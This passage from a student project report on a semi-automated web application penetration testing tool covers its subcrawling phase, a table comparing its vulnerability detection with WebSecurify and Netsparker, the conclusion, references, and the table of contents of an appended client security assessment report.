
6.1.5 Phase 5
Phase 5 involves the subcrawling phase of the tool where the
authenticated page URLs are displayed on the topmost listbox. The
HTML source code associated to it is displayed on the right. Also two
more text boxes detail about the issues found in these pages and on
which page each issue is found can be discerned by clicking on each
listing.
Fig 21.Our Tool SubCrawler Phase
53

6.2 RESULTS
For contrasting we compare the results that have been generated by our own
tool for our web application with other popular commercially used
automated testing tools. The tools which we have taken into consideration
for this audit are WebSecurify and Netsparker.
For brevity the results of this test have been documented as a table.
Vulnerability Our Tool Websecurify Netsparker
Injection Yes No No
XSS Yes No Yes
CSRF Yes No No
Security
Misconfiguration
Yes No No
Failure to Restrict
URL Access
Yes No No
Unvalidated
Redirects and
Forwards
Yes No No
Insufficient
Transport Layer
Protection
Yes No Yes
Auto – Complete
Check
Yes Yes Yes
Server Disclosure Yes Yes No
Back End
Disclosure
Yes Yes Yes
Set – Cookie
HTTPOnly
Yes Yes Yes
Fig 22.Our Tool Results For Vulnerable Application
54
7. CONCLUSION AND FUTURE WORK
Through this project we have been able to learn about the most fundamental
and prevalent Web Application vulnerabilities that exist on the Internet. As
part of this project we have installed and tested existing penetration testing
tools and reverse engineered the mechanisms by which they identify
vulnerabilities. This knowledge was vital in the creation of our own tool.
We have created a semi - automated Black Box penetration testing tool that
can identify most vulnerabilities in a given Web Application. We have tested
our tool on a vulnerable Web Application created by ourselves and also on
an existing Web Application on the Internet. These findings have been
reported and documented in this Project Report.
The next logical step with regards to the future work of this project would be
the implementation of those vulnerabilities which have been mentioned as
out of scope from the current project. These have been specifically
documented in the ‘What we will not implement’ column under the Scope
table. Also some network security elements such as port scanning and
Packet Analysis can be integrated into the functionality of the tool to make it
even more comprehensive and effective.
55
8. REFERENCES
1. Bau Jason, Bursztein Elie, Gupta Divij, Mitchell John (2010). State of
the Art: Automated Black-Box Web Application Vulnerability Testing
Security and Privacy (SP), 2010 IEEE Symposium on Date: May 2010
2. Gupta P, Johari K, Linagay's Univ., India (2009) Implementation of
Web Crawler Emerging Trends in Engineering and Technology
(ICETET), 2009 2nd International Conference on Date: Dec. 2009
3. Fonseca J, Vieira M., Madeira H., CISUC, Univ. of Coimbra, Coimbra,
Portugal (2009)Vulnerability & attack injection for web applications,
Dependable Systems & Networks, 2009. DSN '09. IEEE/IFIP
International Conference on Date: July 2009
4. http://www.OWASP.org
5. General reference from http://www.Wikipedia.org
6. SecTools.Org: Top 125 Network Security Tools from
http://sectools.org/web-scanners.html
7. Kumar (2011 July 5) 10 Free and Open source Tools for Security
Testing from http://www.toolsjournal.com/testing-lists/item/217-10-
free-and-opensource-tools-for-security-testing
8. Russ McRee (2011 March 21) OWASP Top 10 Tools and Tactics
http://resources.infosecinstitute.com/owasp-top-10-tools-and-tactics
9. http://en.wikipedia.org/wiki/Application_security, 27 Feb 2012
56
APPENDIX
As part of our project we conducted Web Application Security Testing for
an organization which is a group of 15 sites. This section contains the
official report which we sent to them after our assessment of their web sites.
To protect the confidentiality of the Client Organization all sensitive
information about them have been either omitted/hidden.
57
THE CLIENT ORGANISATION (inclusive of its entire links)
Security Assessment Report
April 5, 2012
Report Prepared by:
Ram G Athreya, S.Raghavendar,
Students of B.Tech IT
ramgnsn5@gmail.com, ragaa91@gmail.com,
Guided by:
U.Thiruvaazhi
Asst Professor
thiruvaazhiu@ssn.edu.in
Department of Information Technology
SSN College of Engineering
Old Mahabalipuram Road, Kalavakkam, India, Pincode 603110
The information contained within this report is
considered proprietary and confidential to the
client organisation.Inappropriate and unauthorized
disclosure of this report or portions of it could
result in significant damage or loss to the client
organisation. This report should be distributed to
individuals on a Need-to-Know basis only. Paper
copies should be locked up when not in use.
58
1. INTRODUCTION..............................................................................................12
1.1 PROBLEM STATEMENT 12
1.1.1 Application security vulnerabilities..................................................................................................12
1.1.2 Need for semi/automated Testing Tools...........................................................................................12
1.2 PROBLEM DESCRIPTION 12
1.2.1 Objectives..........................................................................................................................................13
1.2.2 Basic Methodology...........................................................................................................................13
1.3 OWASP VULNERABILITIES 13
1.3.1 A1: Injection......................................................................................................................................14
1.3.2 A2: Cross – Site Scripting (XSS)......................................................................................................14
1.3.3 A3: Broken Authentication and Session Management.....................................................................15
1.3.4 A4: Insecure Direct Object References.............................................................................................15
1.3.5 A5: Cross – Site Request Forgery (CSRF)........................................................................................15
1.3.6 A6: Security Misconfiguration..........................................................................................................15
1.3.7 A7: Insecure Cryptographic Storage.................................................................................................15
1.3.8 A8: Failure to Restrict URL Access..................................................................................................16
1.3.9 A9: Insufficient Transport Layer Protection.....................................................................................16
1.3.10A10: Unvalidated Redirects and Forwards......................................................................................16
2. LITERATURE SURVEY...................................................................................17
2.1 EXISTING SECURITY TESTING TOOLS 17
2.2 WEB APPLICATION VULNERABILITY TESTING 17
2.3IMPLEMENTATION OF WEB CRAWLER 19
2.4 VULNERABILITY AND ATTACK INJECTION FOR WEB APPLICATIONS 19
3. PROJECT REQUIREMENTS...........................................................................20
3.1 PROJECT SCOPE 21
3.1.1Miscellaneous Vulnerabilities Detected 24
3.2 SOFTWARE USED 24
4. DESIGN............................................................................................................25
4.1 MODULES – WITH CONCEPTUAL DIAGRAM 25
4.1.1 Target URL.......................................................................................................................................26
4.1.2 Banner Grabbing...............................................................................................................................26
4.1.3 Web Spidering...................................................................................................................................27
4.1.4 Form Page Listing.............................................................................................................................27
4.1.5 Form Parameter Modification...........................................................................................................28
4.1.6 Creation of Attack Vectors................................................................................................................28
4.1.7 Attacking...........................................................................................................................................29
4.1.8 Subcrawling.......................................................................................................................................29
59
4.1.9 Report Vulnerabilities.......................................................................................................................29
4.2 CLASS DIAGRAMS 29
4.2.1 Phase 1: Banner Grabbing and Proxy Setting...................................................................................31
4.2.2 Phase 2: Crawling..............................................................................................................................32
4.2.3 Phase 3: Form Console and Attack Vector Creation.........................................................................33
4.2.4 Phase 4: Attacking.............................................................................................................................33
4.2.5 Phase 5: Subcrawling........................................................................................................................35
5. ALGORITHM AND IMPLEMENTATION..........................................................35
5.1 PHASE 1 IMPLEMENTATION 35
5.1.1 Banner Grabbing...............................................................................................................................36
5.1.2 Proxy Setting.....................................................................................................................................36
5.2 PHASE 2 IMPLEMENTATION 37
5.2.1 ThreadController...............................................................................................................................37
5.2.2 SingleThread.....................................................................................................................................37
5.2.3 URLQueue........................................................................................................................................38
5.2.4 SaveURL...........................................................................................................................................38
5.3 PHASE 3 IMPLEMENTATION 39
5.3.1 DynamicClass....................................................................................................................................39
5.3.2 FormParams......................................................................................................................................40
5.4 PHASE 4 IMPLEMENTATION 42
5.4.1 AttackWindow..................................................................................................................................42
5.4.2 SQLInject..........................................................................................................................................44
5.4.3 XSSChecker......................................................................................................................................45
5.4.4 SSLChecker.......................................................................................................................................45
5.5 PHASE 5 IMPLEMENTATION 45
5.5.1 Subcrawler.........................................................................................................................................46
6. RESULT AND TESTING..................................................................................47
6.1 RUNNING OUR TOOL ON WEB APPLICATION 47
6.1.1 Screenshots of vulnerable Web Application ....................................................................................47
6.1.2 Phase 1 and Phase 2..........................................................................................................................48
6.1.3 Phase 3...............................................................................................................................................50
6.1.4 Phase 4...............................................................................................................................................51
6.1.5 Phase 5...............................................................................................................................................53
6.2 RESULTS 54
7. CONCLUSION AND FUTURE WORK.............................................................55
8. REFERENCES.................................................................................................56
APPENDIX............................................................................................................57
60
INTRODUCTION..................................................................................................65
EXECUTIVE SUMMARY......................................................................................65
Issues/Defects/Vulnerabilities Identified 65
1. Information Security Policy...................................................................................................................65
2. Authorization using embedded object’s parameter................................................................................66
3. Crucial information stored in hidden form fields...................................................................................69
4. Form Login uses GET Method...............................................................................................................70
5. XSS (Cross Site Scripting).....................................................................................................................71
6. Password Transmitted over HTTP.........................................................................................................72
7. Failure to Restrict URL Access..............................................................................................................73
8. Insecure Direct Object Reference..........................................................................................................74
9. Cookie not marked HTTP Only.............................................................................................................75
10. Security Misconfiguration....................................................................................................................75
11. Listing of Files/Directories...................................................................................................................76
12. No Server Side Validation....................................................................................................................76
13. Forbidden Resource..............................................................................................................................77
14. Internal Server Error.............................................................................................................................77
15. Auto Complete not Disabled................................................................................................................78
16. CVV code not made a Password Field.................................................................................................78
17. Resource no longer available...............................................................................................................79
Scope 80
In Scope......................................................................................................................................................80
Out of Scope...............................................................................................................................................80
Testing Methodology 81




ASSET IDENTIFICATION....................................................................................83
Assets of the Client Organisation 83
THREAT ASSESSMENT......................................................................................87
Threats to the Client organisation 87
LAWS, REGULATIONS AND POLICY................................................................89
Indian Law and Regulation – IT Act(2000) 90
What the IT Act(2000) means to the Client Organisation 92
PERSONNEL........................................................................................................92
Management 93
Operations 93
Development 93
61

Vulnerabilities 94
There is no information security officer.....................................................................................................94
Create an information security team..........................................................................................................94
NETWORK SECURITY........................................................................................95
Network Security Best Practices 95
Control........................................................................................................................................................95
Implementation guidance...........................................................................................................................96
Other information.......................................................................................................................................96
Organizational guidelines...........................................................................................................................96
SYSTEM SECURITY............................................................................................97
